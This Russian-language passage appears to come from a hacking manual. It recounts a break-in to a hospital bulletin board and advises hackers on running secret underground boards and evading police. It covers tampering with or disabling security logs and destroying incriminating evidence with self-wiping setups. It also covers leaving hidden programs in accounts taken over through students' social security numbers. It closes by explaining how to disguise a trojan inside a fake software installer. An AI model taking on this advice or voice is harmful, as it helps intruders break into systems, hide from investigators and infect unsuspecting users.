БОЛЬШАЯ ЧАСТЬ ВАЖНЫХ ФАЙЛОВ БЫЛА УНИЧТОЖЕНА КЕМ-ТО ИЛИ ЧЕМ-ТО.
СИСТЕМА ВРЕМЕННО ПРЕКРАЩАЕТ СВОЮ РАБОТУ

Через неделю я попыталась проникнуть в систему еще раз, но безуспешно. Мне кажется, системный оператор решил, что я или кто-то еще уничтожил файлы, хотя на самом деле я этого не делала. Несколько дней назад я позвонила еще раз, просто так, и увидела — ну, ты знаешь, что. Как видно, они поумнели!»

Да, Милашка была права. Они действительно поумнели и усилили свою защиту. Вот почему хакерам не следует открыто подходить к системе или привлекать внимание каким-либо другим способом. На самом деле существует только один случай, когда следует обнаруживать себя системному оператору, и только тогда, когда вы уже изучили всю систему и больше никогда не собираетесь в нее возвращаться. Кое в чем Роджер и Гарольд действительно поумнели, а кое в чем нет. Я проявил некоторое упорство и снова взломал GFH-NET. Как выяснилось, я и сам малость поумнел: медицинские беседы между докторами и студентами показались мне гораздо более понятными, чем каких-то два года назад. А может, это студенты поглупели? Я увидел также старое объявление одного из системных операторов. Он рассказывал то, что ему было известно о случившемся инциденте с системой (а известно ему было немного.) Речь в основном шла о том, что определенные файлы были уничтожены, а многие объявления заменены натуралистическими описаниями особенностей женской анатомии. Автор, похоже, считал, что файлы могли быть стерты или ка-

ким-то недоумком-оператором, либо хакером-злоумышленником. После некоторых исследований я обнаружил, что, хотя Данная опция и не присутствует в меню, нажатие клавиши «F» отправляет прямо в несуществующую систему передачи файлов. Подумав несколько минут, я ясно увидел, каким образом можно было подгрузить программу уничтожения любых файлов корневой директории после перезагрузки системы. На следующий день я послал системным операторам больницы длинное письмо, в котором подробно объяснял, каким образом можно устранить данную проблему, и как ликвидировать другие прорехи в защите. Подписался я так: «Искренне ваша, Полай Ваниа Хакер», Затем я снова вызвал BBS и загрузил им свое послание. Вскоре после этого я получил сообщение от Милашки: «В больнице появился новый экран загрузки. Там написано: «СПАСИБО, ПОЛАЙ! — Р.К. и ГЛ.» Я был совершенно счастлив.

Уроки, полученные в больнице

Вы уже знаете, что системные операторы не жаждут приветствовать вас в своей системе. Поэтому-то вы и совершаете взлом. Но если вы обнаружите свое присутствие, у вас, естественно, возникнут осложнения.

Системные операторы GFH-NET чуть с ума не посходили, когда поняли, что их компьютеры взломаны, и сделали так, что проникнуть в систему стало намного труднее. В случаях с такими маленькими BBS не имеет большого значения, проникнете вы в них, или нет, но если вы имеете дело с чем-то вроде правительственной организации, дополнительные сложности вам вовсе ни к чему.

В случае, если вы каким-то образом обнаруживаете свое присутствие — например, вводя в качестве пароля подряд все слова из словаря, и каждый раз получая сообщение «НЕПРАВИЛЬНО ВВЕДЕНЫ ВХОДНЫЕ ДАННЫЕ», — системные операторы, как минимум, обеспокоятся. Это означает, что вам уже не удастся получить никакой информации по телефону, а также возможно изменение паролей всех легальных пользователей либо чистка неиспользуемых бюджетов, которая, впрочем, может облегчить вход. С другой стороны, если вы испытываете теплые чувства по отношению к той или иной системе, и не хотите, чтобы ей был причинен вред (и вас мало беспокоит то, что вы можете в нее никогда больше не вернуться), вы можете принять решение известить операторов обо всех маленьких недостатках, которые вы обнаружили в их замечательной системе. Во многих случаях вам просто не поверят. Они могут даже не потрудиться проверить ваши сообщения, либо потому, что уверены в собственной непогрешимости, либо потому, что примут вашу информацию за какую-то уловку, да бог знает, почему еще. Но если они действительно поверят вам и примут ваши советы, они будут весьма благодарны и, если вы попросите, наградят вас доступом невысокого уровня или сообщат какие-нибудь интересные сведения. Скажите им, что вы будете их неофициальным «советником по безопасности». Некоторые из них с радостью

примут ваше предложение, хотя остальные предпочтут больше не иметь с вами дела.

Защита BBS

Этот раздел посвящен двум предметам безопасного использования BBS хакерами: хакер-пользователь и хакер — системный оператор. Эти две ипостаси тесно взаимосвязаны, поскольку системные операторы одной BBS могут в то же время являться пользователями других. Вы должны применять эти меры предосторожности на всех BBS, которые вы используете и запускаете, и не стоит связываться с системами, которые не обеспечивают высокой степени хакерской безопасности.

Не помещайте сообщений, содержащих сведения о нелегальной деятельности на BBS, в безопасности которых вы не уверены полностью. Не следует также расписывать свои хакерские достижения в своей личной электронной переписке. В случае, если вы всерьез увлечены электронными системами объявлений, постарайтесь всеми силами подружиться с «неблагонадежными» системами, если не хотите портить себе перспективу вашего дальнейшего существования в компьютерном мире. Но всегда следует убедиться, что ваши сообщения на этих досках никак не втянут вас ни во что криминальное. Поймите меня правильно. Я вовсе не утверждаю, что размещение хакерских сообщений на хакерских BBS гарантирует вам безопасность — это совсем не так. В случае, если вы начали делиться информацией с другими хакерами на хакерской BBS, вам лучше убедиться, что системный оператор соблюдает следующие меры предосторожности: ложный фасад, спрятанные полдоски, полная двойная анонимность, шифровка и проверка намерений.

Самым главным аспектом любой хакерской группы, клуба или BBS является секретность. Настоящая хакерская BBS не станет давать рекламу, поскольку не нуждается в новых членах. Хакерская BBS снаружи может казаться очень домашней, этакой семейной BBS, но стоит набрать кодовое слово, не указанное в меню, ввести один-два пароля — и вот вы вошли в секретную область. Хакерская BBS должна также заботиться о своей безопасности, разрешая вход в секретные разделы только определенным пользователям, чтобы не дать несанкционированным хакерампользователям или псевдо хакерам взломать ваше место сбора. Любая хакерская BBS, пренебрегающая этими простыми правилами, необходимыми, чтобы казаться легальной, является несерьезной, опасной, и с ней не следует иметь дела. Многие BBS делают еще большие с глупости — я встречал такие системы, для получения доступа в секретные разделы которых достаточно было набрать в качестве пароля слова вроде «DEATH» («СМЕРТЬ») или даже «PASSWORD» («ПАРОЛЬ»). Нечего и говорить, что информация, которую можно найти на таких досках, не обладает высокой ценностью, и обычно состоит из взаимной перебранки между пользователями. Ни один новый пользователь не должен быть допущен на ха-

керскую BBS до тех пор, пока один или несколько действительных пользователей не смогут подтвердить, что он не из полиции, что он будет соблюдать принятые в данном сообществе нормы поведения, располагает полезной информацией и умеет держать язык за зубами.

В качестве системного оператора вы можете получить удовольствие, составляя список правил, определяющих процедуру приема на BBS новых членов. Помните о том, что, пока новый человек не будет принят на BBS, он не должен даже знать о ее существовании. Это позволит вам избежать встречи с полицейскими и сделать секреты системы доступными только для самых лучших хакеров. Как только новый человек будет принят, частная информация о нем должна быть стерта из памяти компьютера.

Вообще, поразмыслите о тех BBS, членом которых вы являетесь на данный момент. Нет ли среди них таких, которые могут накрыть во время полицейской облавы? Лаже если ни вы сами, ни остальные члены системы не совершают никаких нелегальных действий в данной системе, федеральным агентам на это наплевать. В случае, если вы не хотите оказаться замешанным в деле о компьютерном преступлении, даже незначительном, попросите оператора подпольной BBS, членом которой вы являетесь, заменить вашу личную информацию — имя, адрес, телефон, — на ложную. В случае, если вы решили распрощаться с какой-либо BBS, обязательно информируйте оператора о том, что вы хотите, чтобы ваша информация была уничтожена. (Одна из вполне законных — с точки зрения хакера, конечно, — причин для взлома BBS — именно желание убедиться, что такая информация была изменена или уничтожена.) Обязательно проделывайте все эти вещи, поскольку блюстители порядка обожают заставать хакеров врасплох. В случае, если представитель закона не сомневается в том, что конкретный хакер пользовался конкретной хакерской BBS, он может и сам совершить взлом, чтобы добраться до настоящего имени этого хакера. Так или иначе, убедитесь в том, что ваши настоящие данные никогда не всплывут в мутной водице.

Прежде чем мы продолжим разговор о том, что следует делать, будучи системным оператором хакерской BBS, я хотел бы привести наглядный пример того, что случается с хакерами, которые НЕ следуют приведенным выше советам. В 1986 году в Детройте появилась BBS с простым, но высокопарным названием — «The Board» (игра слов — доска или министерство, совет и т.п.). Доска использовала компьютер HP2000, и влекла к себе хакеров и кракеров (а также тех, кто только хотел стать таковыми) отовсюду, 20-го августа при загрузке в систему на экране появлялось следующее сообщение:

> Добро пожаловать на "осиную" BBS команды (1-TEAM) МАЙКА ВЕНАЛАНА!
> (Компьютерное обеспечение - BOARDSCAN) 66 мегабайт 300, 1200 бод -
> 24 часа. У нас есть (3) линии - и ни одной занятой. 313-XXX-XXXX

В случае, если в тот день вы вызывали систему и читали новые сообщения, вас могло удивить такое сообщение:

Доска объявлений:
Общая информация и BBS
Сообщение: 41 Заголовок: ВАС НАДУЛИ!!!
Кому: ВСЕМ
От кого: ГЛАВНЫЙ ТЕХНИК Отправлено: 8,20,86 @ 12.08 часов
Приветствуем:
Вы находитесь на THE BOARD, "осиной" BBS, оператор МАЙК ВЕНАЛАНА из команды WDIV-TV. Цель:
продемонстрировать и задокументировать существование криминальной и потенциально противозаконной деятельности хакеров и телефонных мошенников, или так называемого "хакерского сообщества".
Благодарим вас за сотрудничество. В течение последних полутора месяцев мы получили от вас информацию всех видов, которая обнаруживает ваше участие в подделке кредитных карточек, телефонных счетов, вандализме и, возможно, в насильственном проникновении в государственные компьютеры либо компьютеры общественной безопасности. Самое главное, теперь у нас есть ваши объявления, ваши электронные адреса, и - что важнее всего - ваши НАСТОЯЩИЕ имена и адреса. Что мы собираемся со всем этим делать? Не уходите с канала News 4. Я планирую специальные серии докладов о наших экспериментах с THE BOARD, которую посещали пользователи от побережья до побережья, а также пользователи Канады в возрасте от 12 до 48 лет. Наши постоянные пользователи знали меня как ГЛАВНОГО ТЕХНИКА, не считая других ID. Джон Максфилд из Boardscan являлся нашим консультантом и обеспечил нам HP2000, который поддерживал это "осиное гнездо". С помощью ретрансляции звонков и других современных средств, которые стали возможными благодаря телефонной технологии, данная BBS взаимодействовала с удаленными пользователями, находясь непосредственно здесь, в Детройте. Когда будут готовы наши доклады? Через несколько недель мы собираемся непосредственно вступить в" контакт с многими из вас, подключив полицию и агентов по безопасности из компаний по производству кредитных карточек и из телефонных служб. Докладов будет чертовски много. Спасибо за помощь. И не затрудняйте себя излишним беспокойством. Помните - у нас есть ВАШИ настоящие имена.
Майк Вендланд, WDIV, Detroit, Ml.
Доска объявлений:
Основная информация и BBS
Сообщение: 42
Заголовок: BOARDSCAN
Кому: ВСЕМ
От кого: КОСИЛЬЩИК Отправлено: 8,20,86 § 3.31 часа

> Это Джон Максфилд из Boardscan (1). Приветствую! Просьба отправлять все бомбы Майку Вендланду из WDIV, Detroit. Эта доска - его идея. КОСИЛЬЩИК (он же Cable Pair)

Нужны ли здесь какие-либо комментарии? Теперь вы видите, что люди, которые охотятся за хакерами — то есть, за ВАМИ, — отнюдь не просто тупые копы. Максфилд знал достаточно, чтобы придумать прозвища «k001», типа Косильщика (The Reaper) и Cable Pair.

Пароль для новых пользователей, желающих попасть в систему, был **HEL-N555,Elite,3** — неплохой пароль, если принять во внимание его происхождение. Максфилды разбираются в хакерстве не хуже, чем мы с вами. Они знают нашу культуру, жаргон и способ мышления. Последнее причиняет особенно много неприятностей, а значит, вам следует обладать своим собственным стилем мышления. Вы не станете хакером высшего класса, пока не научитесь полностью использовать свой здравый смысл. Помните об этом, вызывая BBS. У нас есть право запускать свои собственные BBS и обмениваться информацией с их помощью. Но информацию с хакерской доски вы вряд ли стали бы показывать своей матушке.

Заявления типа «На данной BBS запрошены любые противозаконные дискуссии...» бесполезны, но они могут послужить дополнением к следующему утверждению: многие традиционные законы против хакерства говорят о «намеренном причинении вреда». Можно ли доказать, что хакер или кракер умышленно повредил компьютер? В случае, если вы основали хакерскую BBS или клуб, вы должны убедиться в честности намерений ее участников. Пусть они подпишут соглашение о том, что они никогда не нанесут умышленного вреда чужому компьютеру или его содержимому, что обмен информацией, которая появляется на BBS, имеет под собой исключительно познавательную цель, что никакие обсуждения нелегальной деятельности не станут преследоваться и т. д. Таким образом члены BBS будут следовать вашему своду правил «хакерского кодекса чести», который может появляться на экране во время прохождения процедуры загрузки. Такое соглашение, возможно, и не убережет вас от столкновения с законом, но позволит вам достичь двух целей: нарушившие соглашение члены BBS будут исключаться; а судьи, благодаря ему, возможно, поверят, что ваша BBS — всего-навсего невинный кружок для людей, которых объединяет общее хобби. Системным операторам стоит заставить участников своей BBS подписать такое соглашение еще и затем, чтобы в случае рейда блюстителей закона пользователи могли на законном основании потребовать вернуть им деньги за разрушенное оборудование, потерянное время, ложные аресты, причиненное беспокойство.

Электронную почту следует всегда держать под рукой, чтобы можно было истолковать в свою пользу «Акт о неприкосновенности электронных коммуникаций». Данный акт предусматривает арест каждого служи-

теля закона, который прочтет электронную почту, являющуюся частной в течение 180 дней. Подобное же, впрочем, ждет каждого пользователя, хранящего свою почту на вашей BBS. Итак, если ваши веселые хакеры подпишут такое соглашение и у каждого пользователя будет храниться образец электронной почты (которая может обновляться каждые 180 дней), вам следует продемонстрировать все это вторгшимся на вашу территорию полицейским. Можно сделать для них специальное сообщение о том, что, в соответствии с законом, некоторые хранящиеся в данной системе материалы и электронная почта, а также сама система и компьютер, на котором она расположена, по закону являются неприкосновенной частной собственностью. Как системный оператор, можете попросить их довести до вашего сведения любую информацию о незаконной деятельности в рамках системы, если таковая будет обнаружена, поскольку вы «не потерпите подобного на своей BBS».

Джон Максфилд, консультант по компьютерной безопасности, просматривает BBS в поисках свидетельств хакерской деятельности, а обнаружив их, информирует об этом компанию, подвергшуюся взлому. Вы сами знаете, как хрупка бывает компьютерная безопасность. Размещая сообщения или посылая электронную почту на BBS, вы словно открываете ее всему миру. Не позволяйте таким вот охотникам на хакеров копаться в ваших личных делах.

Другие меры по обеспечению безопасности в режиме онлайн

В случае, если вы станете следовать какой-либо определенной схеме, вам станет проще жить, но зато другим будет легче найти то, что вы хотели бы спрятать, и заметить вас, когда вы предпочли бы остаться незамеченным. Один работник нефтяной компании попросил системного менеджера каждый раз до начала компьютерного сеанса устанавливать для него временные резервные записи, чтобы он мог прочесть их перед тем, как приступить к работе. Менеджер сразу заподозрил, что этот человек ищет резервные данные, которые сохраняли до него на этих лентах другие сотрудники. Этого промышленного шпиона, как и многих других, поймали из-за того, что он действовал в рамках определенных установок. Преступники, в том числе и хакеры, любят создавать планы своих действий. Но любой придуманный вам план должен содержать в себе элементы случайности. Не позволяйте себе всегда делать вызовы удаленного компьютера в одной то же время, использовать одни и те же рабочие станций или телефоны, поскольку в один прекрасный день, придя на излюбленное вами место, вы можете обнаружить, что некто поджидает вас там с парой наручников.

Однажды мне в руки попал список номеров социальной безопасности: это был первый урок в компьютерном классе, и профессор попросил

студентам сделать для него список с их именами и номерами, чтобы затем создать их компьютерные бюджеты. Я подождал, пока бюджеты будут созданы, но не стал перебирать все подряд. Вместо этого я вводил новое имя через каждые несколько часов чтобы создать впечатление, что это разные люди входят в систему под своими именами. После первой загрузки система попросила меня сменить мой пароль. После этого мне удалось использовать команду изменения паролей операционной системы, чтобы настоящий пользователь смог войти в нее, введя свой номер социальной безопасности. Но в каждой из пользовательских директорий я оставил спрятанную программу, дабы позднее использовать ее для удаленного просмотра файлов и игр. В случае, если вы попадете в ситуацию, когда будете не в состоянии сменить измененный вами пароль обратно на пароль легального пользователя, попытайтесь снова ввести пароль, подобный номеру социальной безопасности — например, 123-45-6780 вместо 123-45-6789, словно вводивший пароль ошибся клавишей. Переходя от одного взломанного бюджета к следующему, важно изменить также свой образ действия. Как вам известно, оказавшись в системе, следует постараться создать новый бюджет для себя. Но всегда используйте разное имя и пароль, причем вводимые данные должны иметь как можно меньше отношения к реальным данным о вашей персоне.

Журналы регистрации (Log-файлы)

Вам не составит труда заставить производителей продукции по компьютерной защите послать вам по электронной почте всю информацию об их товарах. Для меня имеет значение, в основном, такое программное обеспечение, которое незаметно следит за тем, что происходит в системе, проверяет ресурсы системы на предмет неправильного и беспорядочного использования и ведет журнал регистрации на диске или в распечатках. Сотрудник компании может заглянуть в журнал и сказать себе: «Ого! Мр Полтри каждый раз входит в систему в три часа ночи. Странно... Надо бы поговорить с ним...» Внезапно вы оказываетесь в опасной ситуации, даже не зная об этом. Производя исследования конкретного компьютера, который вы собираетесь взломать, вы узнаете, какие из программ компьютерной защиты используются в данном случае (можно узнать об этом у системных операторов, прикинувшись консультантом по компьютерам, или зайти в библиотеку компании и заглянуть в справочник). Закажите у производителя программ по защите образцы его продукции, чтобы «знать своего врага в лицо». Журналы регистрации могут предупреждать администраторов обо всех ваших привычках. Даже если вы не собираетесь обзаводиться привычками, вы, возможно, станете причиной каких-либо проблем, что также будет отражено в журнале регистрации. В случае, если вы не собираетесь немедленно покидать взломанный компьютер, а, например, хотите выходить из него в сеть, вы должны обнаружить следящую программу компьютерной зашиты и обезвредить ее. Не стоит разрушать такую программу, просто перепрограммируйте ее так, чтобы она ос-

тавляла без внимания ваш вход в систему. Или выясните, каким образом она ведет запись происходящего и посмотрите нельзя ли уничтожить записи вашей деятельности. В случае, если вы сможете это сделать — прекрасно, значит, вам, скорее всего, достался корневой доступ. В случае, если вы в течение некоторого времени загружались одним и тем же образом, вам надо изменить соответствующие записи, чтобы создать впечатление случайности при прохождении входных процедур. Возможно, вам также удастся использовать команду установки времени или даты, чтобы в свою очередь следить за следящей программой.

Внимание!

Очень многие хакеры, пытаясь осторожно отредактировать записи следящей программы со своими действиями, обнаруживали к своему ужасу, что уничтожили больше, чем требовалось. Другие пытались оказать помощь, очищая грязную программу, что приводило к различным несчастьям. Всегда создавайте резервные копии, особенно на компьютерах, которые принадлежат не вам. В случае, если вам необходимо изменить чужой файл, изменяйте его копию. Затем убедитесь, что сделали все правильно, и только после этого уничтожайте оригинал и переименовывайте копию.

Одни из простейших задач, которую выполняют большинство следящих программ и многие средства зашиты ОС — запись неудачных попыток входа в систему. Для того, чтобы узнать, каким образом избранный вами компьютер реагирует на неправильные входные данные, вам опять же понадобятся исследования. Некоторые программы позволяют сделать три-четыре попытки ввода комбинации имя, пароль, после чего перезагружаются, сохраняя последнюю попытку. В этом случае вместо ввода последнего пароля лучше нажать **Control-C** или что-то другое, позволяющее вернуться к предыдущему уровню взаимодействия.

Следящие программы могут стать досадной помехой при такой большой работе, как атака с помощью грубой силы. В случае, если получится, попробуйте написать программу для перебора паролей так, чтобы обмануть журнал регистрации. Можно обратиться прямо к аппаратному обеспечению, или, в зависимости от того, какие вещи записывает журнал, переименовать могущие показаться подозрительными команды.

Распечатанные журналы являются большой проблемой. Можно попытаться изменить записи на ленте или диске, но что если программа защиты одновременно делает распечатку происходящего? Тут-то ничего уже не исправишь. Не допускайте ошибок. Ограничьте подозрительную деятельность до тех пор, пока не сможете вывести из строя принтер. Возможно, вам удастся запрограммировать принтер на печать несуществующим шрифтом, или если принтер цветной, на печать таким цветом, которого нет на ленте или картридже. Конечно, если вы действуете по

телефонной линии, вам неизвестно, какое оборудование используется. Впрочем, существует еще возможность заставить компьютер выводить данные на другой, несуществующий принтер. Иногда удается даже заставить компьютер думать, что он выводит данные на принтер, в то время как они идут через его модем — в таком случае, вы будете получать репортажи о своей собственной деятельности.

Более неприятная разновидность журналов регистрации ведет запись: кто из пользователей что сделал, когда и почему. В некоторых компаниях сотрудники заносят в журнал все телефонные звонки, а каждый месяц сравнивают сделанные записи с телефонными счетами. В случае, если вы проникнете в офис и станете делать удаленные вызовы, вас легко обнаружат. Лаже если вы занимаетесь этим дома, или в телефонной будке, журнал может вас засечь. Компании могут заносить в журнал приход и уход сотрудников и то, как используется оборудование. В этом случае нельзя допустить ни малейшей ошибки.

«В людях» и на местности

Занятия хакерством на людях — взлом общественных компьютеров или терминалов, социальная инженерия, даже исследования в библиотеке — гораздо опаснее, нежели занятия хакерством у себя дома. В этом случае появляется дополнительная опасность того, что вас узнают или арестуют.

Выбирая место для «публичного» хакерства, используйте проверенные взломщические уловки. Когда взломщик входит в дом, он прежде всего находит все выходы. Не садитесь за компьютер, от которого можно убежать только в одном направлении. Взломщик всегда рад любому кусту, за которым можно спрятаться; постарайтесь выбрать компьютер, который был бы каким-то образом «спрятан», если за спиной у вас будет стена, а впереди — что-то еще, никто не сможет заглянуть вам через плечо.

Никогда не позволяйте себе забыть, где вы находитесь, увлекшись работой. Ведь именно это и происходит с обычными пользователями, когда вы занимаетесь «подглядыванием через плечо». Хакер должен думать о безопасности больше, чем легальный пользователь. Приготовьте правдоподобную историю на случай, если вас заметят. Одевайтесь соответственно случаю, и всегда в чистую одежду.

Наконец, помните, что в компьютерном зале почти всегда найдется хотя бы один хакер или кракер. Опасайтесь «подглядывателей» и прочих хитрецов. Сидя за общественным компьютером, я всегда несколько раз нажимаю клавишу **Break** перед окончательной загрузкой, на случай, если кто-то установил поддельную программу-ловушку. При выходе тоже соблюдайте осторожность.

Некоторые терминалы снабжены буфером экрана. Этот буфер после выхода из системы часто не очищается сразу, и вы можете со спокойной душой выйти из-за компьютера, оставив на нем запись всех проделанных вами действий.

Связь с компьютером прервана: минимизация потерь

Но что, если все эти советы вам не помогут, и вас все-таки поймают? Стоит подготовиться к такому повороту событий, чтобы блюстители закона не могли найти, в чем бы вас обвинить.

Сопровождение вашего компьютера

Следует регулярно просматривать файлы, хранящиеся на вашем компьютере, и уничтожать те, которые вы незаконно присвоили. Не просто стирайте их: записывайте на их место тексты, состоящие из единственного повторяющегося символа, шифруйте самыми сложными ключами, и только затем стирайте. Можно использовать программу «Wipefile». Тогда компьютерным копам не к чему будет придраться. Помните, что иногда куски файлов теряются, или отрываются от основной части, или дублируются где-нибудь на диске. Регулярно ищите таких «сироток» и стирайте их, если они содержат что-то нелегальное. Любой файл, который вы не можете просто уничтожить, надо шифровать и, в идеале, скрывать под не вызывающим подозрений именем.

На вашем компьютере могут быть и другие вещи, которые можно использовать в качестве обвинения против вас: терминальные программы, автонаборы, базы данных с номерами модемов и кодов доступа, списки номеров BBS и т. п. Для того, чтобы сделать их безопасными, наряду с программными «замками» на своем компьютере я использую замки физические.

Прежде чем начать работу, мои компьютеры проверяют, был ли набран на клавиатуре определенный ключ. В случае, если компьютер загружается, не обнаружив ключа, он знает: что-то не так. Тогда он вызывает подпрограмму времени и даты, которая показывает правильное время и дату, тем самым давая мне возможность откорректировать их. Я должен ввести определенные время и дату, в противном же случае компьютер выдаст сообщение «ИДЕТ ЗАГРУЗКА МЕНЮ» и перенесет директорию, в которой я храню все свои безобразия. Там тоже будет открытое меню, но в него никто не сможет войти или выйти из него, не введя правильный пароль. К счастью, мои компьютеры ни разу не конфисковали. В случае, если это произойдет, мне жаль того простака, которому придется продираться сквозь насаженные мною дебри; все мои системы настроены на уничтожение незаконного содержимого в определенных ситуациях. Даже если он подготовится к этому, он не сможет узнать, как это предотвратить!

Как хранить остальные материалы

В случае, если у служителя закона имеется ордер на ваш арест, он сможет совершенно легально забрать все ваши компьютеры, периферийное оборудование, чистые дискеты и аудиокассеты, коммерческое программное обеспечение и документацию, распечатки, телефоны и т.п. — любое электронное оборудование, равно как и любые бумаги, подтверждающие, что вы являетесь владельцем этого оборудования, книги, журналы — все, что угодно. Именно так и происходит во время полицейских рейдов. Вдобавок, если преступления, в которых вы подозреваетесь, связаны с конкретным местом или человеком, у вас заберут любые свидетельства того, что существует связь между этим местом, или личностью, и совершенным преступлением. Ордера на арест пишутся специально для того, чтобы узаконить захват такого количества предметов, и будьте уверены — они возьмут все, что захотят. И не рассчитывайте, что вам хоть что-то вернут. Именно поэтому вначале я упоминал, что хакеру необязательно иметь собственный компьютер.

Печально, но факт — вам лучше всего прятать свое имущество, когда вы не находитесь дома или не пользуетесь им. Распечатки и заметки лучше хранить в папках с названиями типа «Школьные сочинения», написанными крупными буквами, — тогда они, может быть, и не привлекут внимания. Весьма распространен миф о том, что компьютерные распечатки якобы не могут использоваться на суде в качестве вещественного доказательства, так как их легко подделать. На самом деле распечатки являются таким же доказательством, как и любые другие записи, если удастся доказать, что они были сделаны во время подготовки или совершения незаконных действий. Распечатки, сделанные позднее, и не вами, доказательством не являются. Но, с другой стороны, если в памяти вашего компьютера хранятся свидетельства ваших незаконных действий, блюстители закона найдут способ представить их суду в качестве доказательства. (Правда, они настолько любят разбивать конфискованные компьютеры, что вам, право же, не о чем беспокоиться!)

Пряча свое имущество, важно сделать так, чтобы оно выглядело как нечто, не имеющее отношения к компьютерам или электронике. Офицеры полиции умудряются получать такие ордера, которые разрешают им забирать все, что имеет хотя бы отдаленное отношение к электричеству. Например, незаконная информация подпольно распространяется на аудиокассетах. Конечно, мы поместим подобную информацию На купленные в магазине кассеты с надписями вроде «Битлз», но копы знают об этом, и захотят забрать все наши записи, включая и те, которые выглядят совсем невинно.

Хакеры обмениваются информацией и хранят записи на дискетах. Значит, если у вас есть коробка подобных дискет, вы не можете просто наклеить на них этикетки с названиями игр — вас все равно заподозрят. К

тому же, полиция вряд ли станет разбираться с надписями на дискетах. Значит, вам придется спрятать сами дискеты, способом, не имеющим отношения к технике. То же самое относится и к прочему электронному оборудованию. Так, я храню свои резервные дискеты в коробке из-под крекеров — при этом я не являюсь параноиком. Мой лаптоп хранится в большой коробке из-под хлопьев на верхней полке чулана. Мне так спокойнее. Вы уже знаете, что компании и предприятия могут оставлять ценную информацию в мусорных баках. Вам необходимо осознать, что и ваш мусор может так же пригодиться тому, кто хочет обвинить вас в компьютерном преступлении. Все подобные отходы следует сначала подвергать необратимому разрушению, а затем уносить подальше от дома. Распечатки намачивайте, и лишь затем разрывайте. Содержимое дискет шифруйте, потом уничтожайте. Дискеты размагничивайте сильным магнитом, потом крошите на куски. Это не сумасшествие — методы восстановления уничтоженной электронным способом информации существуют. После все это можно выбросить в общественный мусорный контейнер. Я не шучу! Следуйте этим советам — и на вас не навесят ярлык «похитителя промышленных секретов»!

Как сделать так, чтобы вас поймали

На этот раз я хотел бы предложить вам список методов, которые НЕ НАДО использовать, иначе у вас будут неприятности. Вот пять способов, с помощью которых можно схватить хакера за руку:

1. С помощью слежки или техническими средствами.
2. С помощью доносчика.
3. Объединив против него несколько агентств.
4. По его ошибке.
5. Узнав его.

Вас могут поймать, выследив по телефонным линиям или другими техническими средствами, вроде журналов регистрации. Так что не оставляйте за собой следов. Все время меняйте компьютеры и телефоны, с которых вы делаете удаленные вызовы. На вас могут донести. Будьте осторожны, общаясь с другими хакерами. Не рассказывайте всем подряд о своих достижениях. Прежде всего, обращайтесь с людьми, с которыми ведете разговоры о хакерстве или вместе занимаетесь хакерством, так, как вам хотелось бы, чтобы они обращались с вами.

В случае, если на вас станут охотиться сразу много агентств, вас непременно поймают. Не крадите, не разрушайте, не занимайтесь вандализмом. У хакеров и так неважная репутация, в основном, потому, что большинство пытающихся практиковать хакерство — это прыщавые псевдоанархисты старшего школьного возраста. В случае, если вы соблю-

даете хакерскую этику, на вас не станут устраивать травлю. Вас могут поймать из-за вашей собственной ошибки. Ошибкой является несоблюдение нижеследующих предосторожностей.

Всегда подумайте, прежде чем действовать. Не раскрывайте никаких сведений о себе. Не забывайте уничтожать, а не стирать, резервные файлы; это особенно касается временных файлов, которые создаются без вашего участия, автоматически. В случае, если вы будете осторожны, вам удастся практически полностью избежать ошибок. Но даже самый осторожный хакер может попасться, веруя в стопроцентный успех своего плана действий, тогда как на деле в нем куча недостатков. Например, в 1974 году преступник в Токио пытался использовать одно из основных свойств электронной передачи данных — задержку, которая происходит в то время, когда данные идут по кабелям или телефонным линиям. Преступник открыл банковский счет, использовав фальшивое имя Кобаяши, и начал потихоньку перетягивать небольшие суммы из банкоматов, разбросанных по всей Японии. Каждый раз, перетащив немного денег, он звонил в банк, чтобы узнать текущее состояние своего счета. Таким образом ему удалось выяснить, что центральному компьютеру банка требуется двадцать минут, чтобы зарегистрировать отток денег с удаленной машины. Позднее Кобаяши решил воспользоваться этой информацией. Он перевел на свой счет 5 миллионов иен, рассчитав, что у него в запасе будет двадцать минут, чтобы унести ноги, пока служащие банка станут ожидать, когда главный компьютер получит информацию о том, с какого автомата была снята такая сумма. План провалился — Кобаяши не подумал, что программисты банка смогу перепрограммировать центральный компьютер для немедленной идентификации использованной преступником машины. Грабитель не успел снять со счета свои деньги, как его схватили.

Просматривайте свои планы на случай неожиданных поворотов, и помните, что по ту сторону линии могут быть люди, стремящиеся вас схватить. И, наконец, вас могут узнать. Постарайтесь не выделяться среди массы людей. Самый надежный способ никогда не попасться — никогда не начинать заниматься хакерством. Тогда все, что вы сможете делать с компьютером, — это заниматься делами, решать задачки и иногда играть. Но, занявшись хакерством, вы приобретете целый мир. Вот и все. Желаю всем нам еще много мирных счастливых взломов!

Когда «скачиваешь» нелегально «прогу»...

Давай сразу к делу — мы ж с тобой хацкеры, а не чат-гёлз какие-нибудь. Итак, когда ты покупаешь (скачиваешь, нелегально приобретаешь) прогу, то в большинстве случаев для ее установки требуется запустить файл **setup**, где сначала тебе дают почитать лицензионное соглашение, потом выбрать директорию и все такое. Обычно, чтобы сделать такую уста-

новочную приблуду, программеры используют какой-нибудь **install maker.** Я упражнялся с Vise Installer (это как раз программка такого типа), поэтому все, что тут написано, относится к нему... Эта полезная штучка, предназначенная, на первый взгляд, для сугубо мирных целей, в умелых руках становится мощным оружием (как булыжник в руках пролетариата).

Первым делом скачиваешь (или находишь где-нибудь на сборнике) Vise (www.mindvision.com — там надо заполнить разную регистрационную шнягу, но это уже мелочи). Ломать ее, конечно, надо, но как, пояснять не буду.

Надо работать!

Маскируешь свое детище под дистрибутив какой-нибудь очень полезной проги, указываешь это в **Screens.** Всячески хвалишь и рекламируешь, добавляешь красивые картинки (настройка экранов осуществляется в меню screen посредством кнопки **add screen).** Самое простое — это запаковать в инсталлер твоего любимого трояна и в конце установки предложить юзверю его запустить или же создать в меню «пуск» ярлычок с красивой иконкой для запуска все того же трояна. Не правда ли — эстетично? Все для удобства пользователя, все для него, для ламера ушастого.

Но троян — это, если честно, прозаично, а ведь можно придумать что-нибудь повеселее. Ведь в процесс установки можно добавлять разный action (типа создания директории, удаления директории, внесения изменений в реестр и т.д.). Вот с этим и можно поприкалываться от души.

